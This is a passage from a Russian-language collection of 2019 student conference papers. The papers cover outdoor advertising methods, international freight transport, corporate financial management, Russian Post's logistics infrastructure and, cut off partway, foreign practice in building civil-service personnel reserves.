Метод массового охвата подразумевает собой размещение наружной рекламы по всему городу, стране, информируя об открытии фирмы или о появлении нового товара, услуги на рынке. Так же можно использовать данный метод и по отношению к забытому товару или услуге, метод будет работать как напоминающая или стимулирующая реклама. Если метод массового охвата сочетать с тизерным методом, можно получить очень эффективное продвижение, которое вызовет массовый интерес. В таком случае рекламу будут обсуждать, она будет определенное время на слуху пока держится какой-то секрет об услуге, товаре или компании.

Еще один классический метод продвижения компании посредством наружной рекламы считается имиджевое размещение. Данный метод заключается в размещение рекламы на крупных и дорогих форматах рекламных поверхностях. В этом случае компания заявляет о себе и не размещает информацию о скидках, акциях или распродажах, а размещается макет с названием бренда или компании. Тем самым показывается, что компания или продукт занимает на рынке высокую позицию и не нуждается в рекламе.

Метод направления один из часто используемых методов в продвижение компании посредством наружной рекламы. Представляет собой метод, который сопровождает клиента до точки продажи или оказания услуги, тем самым направляя его. Реклама на наружных конструкциях будет указывать направление к точке продаж или оказания услуг, побуждать сделать выбор, куда повернуть и проехать, если

реклама размещена на конструкции, которая расположена на развилке. Так она побуждает повернуть в сторону нужной торговой точки, а не в сторону конкурентов.

Креативный метод продвижения компании посредством наружной рекламы. Уникальный, трудоемкий метод размещения на рекламных поверхностях нестандартной формы, это размещение на стандартных рекламных поверхностях с использованием экстендера. Экстендер увеличивает площадь стандартного фиксированного формата, и нестандартный силуэт конструкции выделяют поверхность среди остальных привычных для города рекламоносителей. Применение креативного метода позволяет охватить целевую аудиторию в местах размещения наружной рекламы не привязанной к торговой точке или месту оказания услуг. Такой метод размещения рассчитан на то, что бы вызвать ажиотаж у аудитории, посредством нестандартной рекламы. О рекламе будут говорить, обсуждать, делать селфи на фоне рекламной поверхности. Таким образом, креативный метод продвижения компании посредством наружной рекламы может быть как массовым, так и точечным, всё зависит от поставленной цели продвижения. Креативный метод продвижения очень сложен в реализации, продвижением данным методом пользуются крупные компании с большим рекламным бюджетом.

Метод с использованием юмора продвижения компании посредством наружной рекламы. Эффективно привлекает внимание целевой аудитории и нарушает её отрицательный настрой, позволяя рекламному посланию проникать в сознание. В данном методе размещение есть определенные правила - реклама должна быть четко направлена и шутить не над потребителем, а вместе с ним. Рекламные поверхности должны быть размещены в неожиданных местах. Юмор должен быть направлен на целевую аудиторию исходя из опыта аудитории. Размещение на рекламных поверхностях не должно быть долгим, рекламируя товар, услугу или компанию с использованием юмора, нужно быть готовым делать ротацию, смену изображения не реже чем 3-4 раза в месяц в отличие от остальных методов. Продвижение компании посредством наружной рекламы, с использованием юмора подходит не для всех товаров или услуг. Метод является специфическим и обычно закрепляется вспомогательной рекламой на радио или телевидение.

Смешанные методы продвижения компании посредством наружной рекламы. Все методики продвижения компании посредством наружной рекламы эффективны, и могут сочетаться между собой, не обязательно использовать и придерживаться только одной из методик. Смешанные методы продвижения компании посредством наружной рекламы, становятся популярными и дают свои результаты.

Сочетание точечного и указательного методов продвижения компании. Методика заключается в размещение баннеров на конструкциях, которые находятся рядом с точками продаж, при этом сопровождая клиента до самой точки продажи, оказания услуг или компании. Т.е. данный метод одновременно информирует и сопровождает целевую аудиторию.

Методы продвижения компании посредством наружной рекламы с использованием юмора и тизерный. Отличное смешанное сочетание методов.

Тизерный метод создаёт некую загадку, тайну о товаре, услуге или компании, пробуждая интерес аудитории к «тизеру», а метод с использованием юмора делает данный «тизер» ещё увлекательным и веселым. При правильном размещении, охват и поток заинтересованной аудитории может быть выше, чем, если использовать данные методы продвижения по отдельности.

Имиджевый и креативный методы продвижения компании посредством наружной рекламы. Использование данных методов подходит для компаний с большими ресурсами и высоким рекламным бюджетом. Размещение на крупных и самых лучших конструкциях, заявляя о себе, о бренде, - это имиджевый метод, а если еще использовать креативный подход, и поставить крупную отдельно стоящую конструкцию в самом центре города нестандартной формы, этот эффект будет масштабнее. Эффект будет запоминающимся, о бренде будут говорить, и такой смешанный вид продвижения компании посредством наружной рекламы, в отличие от методов продвижения по отдельности работать будет дольше и лучше.

Можно сочетать креативную и точечную, указательную и массовую, тизерную и указательную методики. Самое важное правильно учесть все тонкости, произвести маркетинговый анализ, учесть сезонность, выявить конкурентов, заинтересованность данным товаром, услугой или компанией. Обратиться в профессиональное рекламное агентство и добиться нужного результата в продвижении компании.

Список использованной литературы:

1. Бердышев С.Н. Рекламное агентство. С чего начать? 2017. 168 с.
2. Бердышев С.Н. Эффективная наружная реклама. Практическое пособие, 2017. 132 с.
3. Грачев А.С., Грачева С.А. Спирина Е.Г. PR-служба компании. Практическое пособие, 2-е изд. – М.: Дашков и К, 2017. 160 с.
4. OAAA Доля наружной рекламы в структуре мирового рынка рекламы <https://oaaa.org>

©Еленин М.В., Заруднева А.Ю., 2019

УДК 65

Короткова А. В.

Волгоградский государственный технический университет
г. Волгоград, РФ
nastya213@gmail.com

ОСОБЕННОСТИ РЕКЛАМНОЙ ДЕЯТЕЛЬНОСТИ НА СОВРЕМЕННОМ РЫНКЕ ГРУЗОПЕРЕВОЗОК

Аннотация

Вывод о текущей ситуации на рынке сделан на основе анализа данных по грузоперевозкам из других стран. Определенно, рынок грузоперевозок по темпам

среднегодового роста является одним из наиболее динамично развивающихся рынков в современной экономике.

Ключевые слова:

рынок грузоперевозок, грузоперевозки из других стран, экономика.

В этой статье рассмотрим такую актуальную на сегодня тему как международные грузоперевозки иностранными перевозчиками, и почему не стоит пользоваться их услугами по доставке.

Итак, на сегодняшний день в результате санкций против России, и её ответных действий по запрету ввоза иностранных товаров, очень острой становится проблема поставок товаров в РФ из стран ЕС. К примеру, часто российские предприниматели пользовались услугами по грузоперевозкам латвийских извозчиков. Однако сейчас, когда объём экспорта значительно запретили, последние остались без работы. Казалось бы, как это может отразиться на российских предпринимателях!? А вот каким образом: дело в том, что большая часть латвийских извозчиков берёт транспорт в лизинг, таким образом, когда нет работы — и банкам за лизинг платить нечем, в результате этого банки начинают отбирать транспорт у перевозчиков. А страдают предприниматели, которые взяли с клиента денег ровно столько, сколько запросили латвийские транспортные компании, да и по срокам начинают подводить, поскольку груз везти становится не на чем.

Другая ситуация с поставкой грузов из Китая, когда российские предприниматели в целях экономии средств на доставке доверяют это дело китайским транспортным компаниям. Те, в свою очередь, чтобы уместить большее количество товара в одном машино-месте, прибегают к таким мерам, как уменьшение объёма товара с помощью откачивания воздуха из упаковки. Благодаря этому объём вещей уменьшается вдвое. Ладно, если это ещё ширпотреб, а вот представьте, что может случиться с дорогими вещами и обувью!? То же самое происходит и с мебелью (стулья, кресла) когда её ставят поверх друг друга; с посудой и др. Хочется ли Вам доверять свой товар в такое обращение?

Однако из Китая эффективнее всего получать груз, нежели из других стран, это можно делать морским, авиа или грузовым транспортом. Через железную дорогу груз, в основном, не отправляют, поскольку из-за большого количества перегрузок, товар часто теряется и воруется, отследить перемещение очень сложно. А вот автомобилями более выгодно доставлять габаритный груз.

Основные, на наш взгляд, критерии успешной доставки:

новый идеально работающий транспорт, способный преодолеть далёкие расстояния на тысячи километров;

правильно оформленная документация, хранящаяся у водителя;

квалифицированные водители не только со знанием языка, но и с владением информации об особенностях иностранных правил дорожного движения.

Таким образом, обращаясь за помощью по международной перевозке

в транспортную компанию, стоит выбирать лишь тех, кто владеет юридическими и страховыми ресурсами, а также свободно ориентируется в логистике.

Список использованной литературы:

1. Абрамович Л. Д., Руденко Р.В. Социальная защита населения: Пер. с англ. - М.: Республика, 2011. - 350 с.
2. Аванесов Ю.А., Васькин Е.В., Ключко А.Н. Основы коммерции на рынке товаров и услуг. – М.: 2000.
3. Аллен Л. Как преуспевать в малом бизнесе. – М.: Торговый дом «Русская тройка», 2010. – 190 с.
4. Андреева Л.В. «Продажа товаров: Руководство по подготовке и заключению договоров». – М.: ИНФРА-М, 2000.
5. Ансофф И. Стратегическое управление: Сокр. Пер. с англ. / Научн. Ред. и автор предисл. Л.И. Евенко. – М.: Экономика, 2010.
6. Белых А.К. Политическая организация общества и социалистическое управление. – ЛГУ, 2011.
7. Бирюкова А.А., Новиков М.Л., Литвинюк А.А., Горин М.А. Фирменная торговля в лёгкой промышленности. – М.: Легкопромбытиздат, 2012. – 192 с.
8. Васильев Г.А., Поляков В.А. Основы рекламной деятельности: Учебн. пособие для вузов. - М.: ЮНИТИ-ДАНА, 2004. – С. 167.
9. Виханский О.С. Стратегическое управление: Учебник – 2-е изд., перераб. и доп. – М.:Гардарики,2000. -290 с.
10. Гермес. Торговля и реклама. Сборник – СПО: ТОО «Аллегория», АО Сакт-Петербург оркестр, 2000.
11. Дашков Л.П., Памбухчиянц В.К. Коммерция и технология торговли: Учебник для студентов высших учебных заведений. М. ИВЦ «Маркетинг», 2000.
12. Доликов Л.П., Памбухчиянц В.К. Коммерция и технология торговли: Учебник для вузов. – М.: ИВЦ «Маркетинг», 2000.

©Короткова А. В., 2019

УДК 336

Е.А. Косарева

Ульяновский государственный технический университет ИДДО
г. Ульяновск, РФ

**ПРОБЛЕМЫ УПРАВЛЕНИЯ ФИНАНСАМИ В КОММЕРЧЕСКОЙ
ОРГАНИЗАЦИИ**

Аннотация

В статье определены основные проблемы в управлении финансами и финансовыми потоками коммерческой организации. Обозначены пути решения

данных проблем в современных условиях осуществления финансовой деятельности, выделены основные цели финансового менеджмента.

Ключевые слова:

финансовый поток, бюджетирование, финансовый менеджмент,
финансовый контроллинг, денежный поток.

В настоящее время экономика России находится в одном из сильнейших социально-экономических кризисов. Его потенциальные негативные последствия еще не до конца раскрыты: влияние внутренних реформ правительства, внешних санкций еще не выявили все возможные последствия. Когда наступит этот период, российская экономика с большой долей вероятностью еще более снизит показатели. Сейчас наиболее актуальной проблемой и целью для предприятий является рациональное управление финансами.

В условиях финансово-экономического кризиса все большее внимание как научного сообщества, так и экономистов-практиков обращается к финансовой науке. Основой современного хозяйствования России выступает товарная форма. При этом должны быть выражены общественное разделение труда, обособленность хозяйств (которые имеют схожую организационную и функциональную роль), обособление собственности, экономическая обособленность. Финансы организаций – это «совокупность экономических отношений, связанных с формированием, распределением и использованием финансовых ресурсов и фондов денежных средств с целью обеспечения деятельности организаций».

Ученые-экономисты выделяют значительное число функций финансов организации (воспроизводственная, распределительная, контрольная, регулирующая, стабилизационная и т.д.). Однако большинство ведущих ученых выделяют всего две функции – распределительную и контрольную.

Распределительная функция финансов выражается в оптимальном сочетании удовлетворения интересов всех участников воспроизводственного процесса:

- учредителей (акционеров), собственников организации – в получении чистой прибыли. Организации – в разделении прибыли на фонд накопления и фонд потребления;

- сотрудников организации и самого предприятия – первых в получении высокой зарплаты, а второго – в установлении стимулирующей зависимости оплаты от выполненной работы;

- кредитных организаций – в получении высокого ссудного процента. Организации - в сокращении кредитных платежей;

- государства - в поступлении налогов для обеспечения выполнения своих функций. Предприятия – в минимизации налоговых платежей для обеспечения стабильности и развития своей хозяйственной деятельности;

- организаций между собой - в обоснованном распределении доходов.

Контрольная функция тесно связана с распределительной. Это связано с тем, что при распределении все финансовые потоки можно наблюдать в денежном виде, и, как

следствие, проконтролировать их. Контрольная функция реализуется с помощью абсолютных (выручка, прибыль и др.) и относительных (рентабельность, окупаемость, ликвидность и др.) финансовых показателей. Если финансовые показатели снижаются, это говорит об ошибках финансовых менеджеров и (или) отрицательном вмешательстве распределительной функции.

Общим для всех финансовых отношений является их денежное выражение. Следует отметить, что финансовые отношения всегда имеют денежную форму, но не все денежные отношения являются финансами. Е.Б. Тютюкина также особо выделяет распределительный характер финансов [1].

Финансовые отношения выделяют в группы:

- отношения с государственными институтами и структурами (с бюджетом, внебюджетными фондами и т.д.) О влиянии государственных налогов, расходов, бюджета на экономику страны писали многие представители классической политической экономики: У. Петти, А. Смит, Д. Рикардо и др. А. Смит считается основателем финансовой науки. Он считал, что налоги отрицательно влияют на развитие экономики, так как государство непроизводительно растрчивает созданный предприятиями капитал [2].;

- с финансовыми институтами (с банками, страховыми компаниями, брокерскими конторами т. д.);

- с другими хозяйствующими субъектами (организациями, физическими лицами и т.д.);

- внутри объединений (холдингов, ассоциаций и т.д.);

- внутри организаций (между учредителями, структурными подразделениями, работниками и т.д.).

Учитывая зарубежный и отечественный опыт развития, мы выделяем еще отдельно следующие финансовые отношения:

- с коммерческими институтами и предприятиями (с организациями, с банками, страховыми компаниями, брокерскими конторами и т.д.);

- с различными другими хозяйствующими субъектами на некоммерческой основе (с физическими лицами, некоммерческими организациями и т.д.).

Таким образом, мы видим, что актуальность финансового образования, управления финансами компаний в настоящее время крайне высока. Без достаточно высокого уровня образования понимание сущности финансов как объективной экономической категории тяжело представить.

Возрастающая степень глобализации экономики, развитие инновационных составляющих факторов производства, усложнение схем финансирования приводят к тому, что традиционные функции финансового менеджмента трансформируются. Любая управленческая деятельность предполагает выполнение стандартных управленческих функций (функции управленческой системы). В этой связи нужно выделить следующие проблемы финансового менеджмента как системы управления:

- 1) управление финансовыми потоками в организации: финансовое планирование (бюджетирование/прогнозирование), обеспечивающее разработку системы стратегических, текущих планов и оперативных бюджетов по основным направлениям

финансовой деятельности, различным структурным подразделениям и по организации в целом;

2) финансовая организация, обеспечивающая принятие и реализацию управленческих решений по всем аспектам финансовой деятельности предприятия. Такие структуры строятся по иерархическому или функциональному признаку с выделением конкретных "центров ответственности". В процессе реализации этой функции финансового менеджмента важно обеспечивать постоянную адаптацию этих организационных структур к изменяющимся условиям функционирования предприятия и направлениям финансовой деятельности. Организационные структуры финансового менеджмента должны быть обязательно интегрированы в общую организационную структуру управления предприятием;

3) мотивация на достижение поставленных финансовых показателей, поддерживающая систему стимулирования реализации принятых управленческих решений в области финансовой деятельности. В процессе реализации этой функции формируется система поощрения и санкций в разрезе руководителей и менеджеров отдельных структурных подразделений предприятия за выполнение или невыполнение установленных целевых финансовых показателей, финансовых нормативов и плановых заданий;

4) финансовый контроль (контроллинг или управленческий учет), позволяющий обеспечить эффективный контроль за внедрением принятых управленческих решений в области финансовой деятельности. Реализация этой функции финансового менеджмента связана с формированием систем внутреннего контроля на предприятии, сепарированием контрольных обязанностей отдельных отделов и финансовых менеджеров, определением системы контролируемых показателей и контрольных периодов, оперативным реагированием на результаты проводимого контроля.

Специализированная форма внутреннего контроля чаще всего организуется в виде службы внутреннего аудита либо аналогичного по функциям иного структурного подразделения функционирующего предприятия (может быть представлена и одним сотрудником). Организация и содержание специализированной службы внутреннего контроля требует затрат и при этом может не давать видимого эффекта в силу специфичности осуществления оценки результата деятельности данного подразделения. Поэтому данную форму организации внутреннего контроля следует использовать в крупных и средних компаниях, либо в организациях, для которых законодательно установлена обязанность по осуществлению внутреннего контроля.

Структурно-функциональная форма внутреннего контроля отражает взаимодействие звеньев организационной структуры, соответствующее их контрольным функциям, и применима, в отличие от специализированной формы контроля, ко всем организациям. Несмотря на то, что при использовании структурно-функциональной формы внутренний контроль производится сотрудниками организации, не выделенными в отдельное структурное подразделение, эта управленческая деятельность должна координироваться соответствующим должностным лицом предприятия. Данная форма организации внутреннего контроля

требует меньших затрат по сравнению со специализированной формой.

3) управление финансовыми рисками. Финансовая деятельность обладает рядом специфических видов рисков, которые определяются как финансовые риски, для них характерна высокая вероятность наступления, что может оказать негативное влияние на денежный поток [3].

По мере развития хозяйственных связей расширяется рисковое пространство коммерческих субъектов, что требует внедрения в практику внутриорганизационного финансового прогнозирования новых экономически действенных методов управления рисками. Каждая конкретная организация имеет свой собственный, уникальный рисковый профиль, но все они содержат что-то фундаментально общее, которому соответствует и общий спектр рискованных экспозиций. Каждый вид риска, включённый в данный каркас, характеризуется в трёх измерениях:

- 1) ценность, находящаяся под угрозой;
- 2) опасность, которая может вызвать потерю этой ценности;
- 3) финансовые последствия потери.

На предприятии необходимо бюджетирование системы управления рисками, которое предполагает определение (прогнозирование) экономических выгод от функционирования системы управления рисками; расчёт затрат на функционирование различных моделей и форм управления рисками; выбор целесообразного вида системы управления рисками; создание резервов на покрытие потерь.

Впрочем, одним из ключевых вопросов управления финансами на предприятиях так или иначе остается управление финансовыми потоками компании, обеспечение финансирования инвестиционной и текущей. Одновременно в зависимости от финансового состояния предприятия, пути к организации процесса финансирования будут различаться. Финансовый менеджмент предприятия должен содержать:

- Рациональную организацию финансовой службы предприятия, которая должна обеспечивать составление реальных графиков погашения долгов; нахождение наиболее дешёвых внешних источников финансирования; эффективное управление капиталом; реструктуризацию, конвертацию и капитализацию кредиторской задолженности; организацию действенного финансового контроля.

- Управление текущими финансовыми потоками, которое включает планирование, анализ, прогнозирование и контроль текущих денежных потоков.

- Управление кредиторской и дебиторской задолженностью, которое подразумевает управление длительностью финансового цикла путём ускорения оборачиваемости дебиторской задолженности и максимально возможного замедления оборачиваемости кредиторской задолженности.

- Налоговое планирование, направленное на оптимизацию налоговой нагрузки предприятия

В качестве основной цели финансового менеджмента компании необходимо использовать поддержание финансового равновесия предприятия с помощью внедрения системы бюджетирования и ввода целевых показателей устойчивости и результативности. Практика показывает, что заинтересованность и непосредственное участие высшего руководства компании во внедрении системы бюджетирования

обязательны. В частности, из-за того, что топ-менеджеры не присутствуют (или недостаточно вникают) на этапах проектирования, довольно часто происходит неправильное выделение центров финансовой ответственности (ЦФО). Практически на любом предприятии возникают дискуссии о том, к какому типу ответственности отнести то или иное подразделение, на основе каких критериев и до какого уровня управления целесообразно выделять центры ответственности [4].

Следует отметить, что в условиях современной динамично развивающейся внешней среды экономисты констатируют и подчеркивают необходимость ориентации финансового менеджмента на обеспечение финансовой стабильности. Финансовая стабильность – важнейшая характеристика экономической деятельности предприятия.

Она определяет конкурентоспособность, потенциал в деловом сотрудничестве, оценивает, в какой степени гарантированы экономические интересы самого предприятия и его партнёров в финансовом и производственном отношении.

Таким образом, проведенное исследование показало, что сегодняшняя экономика подталкивает коммерческие организации особое внимание уделить проблемам управления финансами. Чтобы обеспечивать устойчивость, а иногда и выживаемость компании в современных условиях, топ-менеджменту необходимо, прежде всего, уметь реально оценивать денежные потоки предприятия. Поэтому среди основных проблем управления финансами предприятия необходимо особо выделить вопрос управления финансовыми потоками.

Список использованной литературы:

1. Тютюкина Е.Б. Финансы организаций (предприятий): учебник. М.: Дашков и К, 2015. 543 с. URL: <http://www.iprbookshop.ru/11003.html>. ЭБС «IPRbooks»-3.
2. Морозова С. Финансисты, которые изменили мир. М.: Манн, Иванов и Фербер, 2014. 282 с. URL: <http://www.iprbookshop.ru/39450.html>. ЭБС «IPRbooks», по паролю.
3. Голикова А.Е. Управление финансовыми активами компании. Проблема науки, 2017. №9 (22). С.51.
4. Боровков П.С., Добровольский Е.Ю., Карабанов Б.М. Бюджетирование. Шаг за шагом - 2 изд. – СПб.:Питер, 2013. – 480 с.

© Косарева Е.А., 2019

УДК33

М.М. Панарина
магистрант ФГБОУ ВО ЧелГУ
г. Челябинск, РФ

ЛОГИСТИЧЕСКАЯ ИНФРАСТРУКТУРА ПРЕДПРИЯТИЯ

Аннотация

Как показала практика, назрела объективная необходимость развития инфраструктуры логистики, что повышает эффективность принятия управленческих

решений, что в свою очередь позволяет более гибко реагировать на изменения, происходящие в нашей стране. Наличие эффективной логистической инфраструктуры в достаточной мере позволит обеспечить востребованный рынком уровень качества услуг для клиентов Почты России, включая повышение скорости обслуживания, надежности и сохранности отправок, а также даст возможность внедрения дополнительных услуг.

Ключевые слова:

Логистика, структура управления, логистическая инфраструктура, ключевые показатели эффективности логистической инфраструктуры.

Объект исследования: ФГУП «Почта России»

Федеральное государственное унитарное предприятие «Почта России» (ФГУП «Почта России») находится на рынке почтовых услуг более 15 лет. Данная организация предлагает большой перечень услуг. А именно осуществляет доставку пенсий, пособий, печатных изданий. В почтовых отделениях имеется возможность оплатить коммунальные услуги, получить и погасить банковский кредит, обналичить денежные средства с пластиковых карт, оформить страховку, приобрести лотерейные, железнодорожные, авиа–билеты, а также товары народного потребления. Управление деятельностью в области почтовой связи и общее регулирование деятельности организаций федеральной почтовой связи осуществляет Министерство Российской Федерации по связи и информатизации. ФГУП «Почта России» имеет сложную управленческую структуру. И характеризуется иерархичностью системы. А расположение объектов почтовой связи организовано по географическому принципу.




Рисунок 1 – Управленческая структура ФГУП «Почта России»

Во главе управленческой структуры находится аппарат управления (АУП), офис которого находится в городе Москве. Далее цепочка управления спускается на макрорегиональные центры. На данный момент имеется 10 макрорегиональных центров, которые сформированы так же по географическому принципу и один макрорегиональный центр объединяет в себя от двух до девяти управлений почтовой

федеральной связи (УФПС) области (края, республики) Российской Федерации. Каждому УФПС подчиняются почтамты (ОСП) и отделения почтовой связи (ОПС). Почтамты учреждаются в наиболее крупных городах и являются центральными почтовыми предприятиями данного города. Как правило, в подчинении у почтамта находится почтовые отделения (ОПС) [3].

Логистическая структура предприятия, так же как и управленческая структура имеет сложную структуру организации.

Логистическая инфраструктура Почты России – это комплекс связанных между собой элементов, который обеспечивает функционирование всей системы закупок, хранения и доставки до клиента [1].

Логистическая инфраструктура почты России включает в себя 51 магистральных сортировочных центра, 3 автоматизированных сортировочных центра и цехов обработки почты в 763 почтамтах. Большинство сортировочных узлов проектировалось более 40 лет назад. Доля ручного труда на данных объектах почты России превышает 80%.

ФГУП «Почта России» имеет около 18 тыс. единиц автотранспорта (из них, автомобили, занятые на доставке почты: 14196 ед.) и 800 вагонов железнодорожного транспорта. В настоящий момент более 10 тысяч автомобилей старше 8 лет, около 3 тыс. подлежит списанию – морально устарело [2].

Развитие онлайн торговли, малого бизнеса, повышение требований клиентов к срокам и качеству доставки, а также рост транспортных расходов делают оптимизацию логистических решений основой конкуренции Почты России. Эффективные решения специалистов Почты России, в некоторых случаях, позволяют экономить до 30% расходов на транспорт, логистические цепочки и ФОТ. Качественно разработанный индивидуальный подход к вопросам снабжения и дистрибуции, построение и оптимизация логистического комплекса, позволяет достичь выгодный баланс при работе с клиентами Почты России, развить новые компетенции сотрудников и избавиться от проблем за счет аутсорсинга, автоматизации, клиентских онлайн сервисов и систем оптимизации закупок товаров и услуг.

Несмотря на то, что наблюдается избыточное количество отделений почтовой связи в сельской местности, в крупных городах существует нехватка почтовых отделений связи, что в совокупности с низкой производительностью труда и нехваткой квалифицированного персонала приводит к увеличению очередей в городских отделениях почтовой связи.

На данный момент работа специалистов Почты России направлена на повышение эффективности и качества функционирования логистики - за счет организации восьми автоматизированных логистических центров по России, а так же организацию работы центров консолидации международных отправок за границей.

Работа всей логистической инфраструктуры Почты России направлена на [2]:

– Повышение качества услуги в соответствии с ожиданиями клиентов посредством оптимизации работы существующей логистической системы;

– Разработку комплексной услуги Директ-мейл Стандарт, за счет запланированного в Стратегии Почты России создания федеральной клиентской базы данных, которая, в сочетании с логистической инфраструктурой, станет основным конкурентным преимуществом перед другими игроками данного рынка;

– Удержания доли в международном сегменте, которое будет обеспечено за счет развития логистических центров в ключевых странах-отправителях (Китай, страны ЕС, США).

На сегодняшний день функционирование логистической системы Почты России не эффективно, так как функционирующая в настоящее время ИТ-система не может обеспечить эффективную поддержку текущей операционной деятельности Почты России и не позволяет улучшить качество обслуживания клиентов.

Бизнес-критичные приложения разработаны на базе технологий созданных еще в 90-х годах.

Снижает эффективность функционирования и неполная автоматизация бизнес-процессов, а так же отсутствие систем планирования и оптимизации логистических потоков, баз данных клиентов, систем поддержки продаж.

На сегодняшний день можно выделить основные ключевые показатели эффективности логистической инфраструктуры Почты России [2]:

– Нормативы по скорости доставки отправлений: день отправления +2 для писем, день отправления +1 день для посылок внутри крупных городов; 1 день +3 дня внутри региона для всех отправлений; день отправления +5 дней между крупными городами; день отправления +7-10 дней между остальными населенными пунктами;

– Нормативы по надежности - 95% доставки в срок;

– Наблюдается снижение доли поступлений международной почты через Москву с 80% до 55% от всей входящей международной почты в Российскую Федерацию;

– 80% населения столиц субъектов федерации и около 45% населения других городов обслуживается автоматизированной сортировкой.

На рисунке можно видеть динамику достижения цели по надежности доставки почтовых отправлений в срок, % .



Рисунок 2 – Динамика достижения цели по надежности доставки почтовых отправлений в срок, %

На сегодняшний день, основными направлениями модернизации логистической инфраструктуры можно определить [2]:

– Строительство магистральных логистических центров с автоматизированной сортировкой;

– Обновление транспортного парка;

– Внедрение современной ИТ-инфраструктуры.

Вновь организованные логистические центры будут включать:

– Автоматизированную сортировку;

– Места международного обмена;

– Прямые транспортные маршруты между собой;

– Детальную сортировку в радиусе 700 км: до доставочных участков в городе расположения центра, до отделений в остальных населенных пунктах зоны обслуживания.

Для оптимизации управления транспортом планируется внедрение системы TMS (Transport Management System).

Таким образом, на ближайшую перспективу, на субъективный взгляд, модернизация логистической инфраструктуры, позволит обеспечить востребованный рынком уровень качества услуг для клиентов Почты России, включая повышение скорости, надежности и сохранности отправок, а также возможность внедрения дополнительных услуг.

Список использованной литературы:

1. Канке, А.А. Логистика: учебник / Канке А.А., Кошечкина И.П. – 2-е изд., испр. и доп. – Москва: Форум, 2016. – 384 с.
2. Концепция развития почтовой связи в Российской Федерации до 2020 года [Электронный ресурс] Режим доступа: <https://www.pochta.ru/documents/10231/726548998/Концепция+развития+почтовой+связи.pdf/75161666-dff5-49bb-beb2-ed37e5deef83>
3. Стратегия развития ФГУП «Почта России» на период до 2018 года [Электронный ресурс] Режим доступа: <https://digital.gov.ru/ru/documents/4518/>
4. Клименко, В. В. Анализ базовых понятий в управлении логистической инфраструктурой компании [Электронный ресурс] / В. В. Клименко // Научно-аналитический журнал «Логистика». – 2014. – С. 1-6. – Режим доступа: <http://www.lscm.ru/index.php/ru/po-godam/item/1103>

© Панарина М.М., 2019

УДК33

Л. Ю. Пищикова

Студент 3 курса ФГБУВО

РАНХиГС при Президенте Российской Федерации

Г. Хабаровск, РФ

E-mail: skliliya93@mail.ru

Научный руководитель: Т.А. ЛукасевичДоцент кафедры менеджмента и предпринимательского права,
Декан факультета государственного и муниципального управления,

к.э.н, доцент

г. Хабаровск, РФ

E-mail: tatianaal27@mail.ru

ЗАРУБЕЖНЫЙ ОПЫТ ПОДГОТОВКИ И ФОРМИРОВАНИЯ КАДРОВОГО РЕЗЕРВА НА ГОСУДАРСТВЕННОЙ СЛУЖБЕ

Аннотация

В данной статье рассматривается понятие кадрового резерва, изучается зарубежный опыт подготовки и формирования кадрового резерва, а также уделяется внимание особенностям формирования кадрового резерва на уровне различных стран.

Ключевые слова

резерв, формирование резерва, кадровый ресурс, подготовка кадрового резерва

Реформирование государственной службы требует усиления требований к профессионализму государственных служащих и должностных лиц местного самоуправления, эффективности в их обучении, в частности полноценной действенной системы непрерывного профессионального обучения. Реализация этой цели невозможно без учета и внедрения в отечественную практику лучшего зарубежного опыта. Изучение особенностей обучения государственных служащих в развитых странах необходимо для выработки решений по модернизации системы профессионального обучения государственных служащих в России.

Исследуя международный опыт подготовки кадров для государственной службы, можно выделить ряд общих для всех стран параметров. Статус государственного служащего, как правило, закреплён в соответствующих правовых документах. Обязательным условием для поступления на государственную службу является наличие высшего образования и специальной профильной подготовки. Кроме того, для повышения профессиональных навыков государственный служащий должен регулярно посещать различные курсы переподготовки, повышения квалификации, проходить стажировку и т.п. Несмотря на сходство основных образовательных программ в разных странах имеют место существенные различия, что позволяет

утверждать о наличии нескольких различных подходов к подготовке государственных служащих.

Для выстраивания полной картины системы подготовки кадров для государственной службы за рубежом необходимо рассмотреть прежде всего три основных подхода: англосаксонский, французский и американский.

Основоположником англосаксонского подхода к подготовке кадров для государственной службы является Великобритания. Но нужно отметить, что наибольший вклад в его развитие внесли немецкие ученые. Сегодня англосаксонский подход активно применяется странами Севера Европы: Данией, Нидерландами, Норвегией, Швецией. Отличительной чертой данного подхода является правовая доминанта в общей системе подготовки государственных служащих, базовое юридическое образование. И хотя сейчас ситуация изменилась, чиновники, получившие профессиональное образование по методикам англосаксонского подхода, имеют традиционно сильную подготовку в правовой сфере.

Характерно, что, хотя подготовке кадров государственной службы в Великобритании придается приоритетное значение, централизованной программы подготовки не существует. Большинство служащих среднего и высшего звена учится в Колледже государственной службы (Civil Services College), где занятия проводятся по программам подготовки будущих руководителей. Вместе с тем существует широкая система семинаров, конференций и образовательных курсов, организуемых министерствами и ведомствами, в уставе которых есть хотя бы удаленное упоминание об ответственности за подготовку кадрового состава.

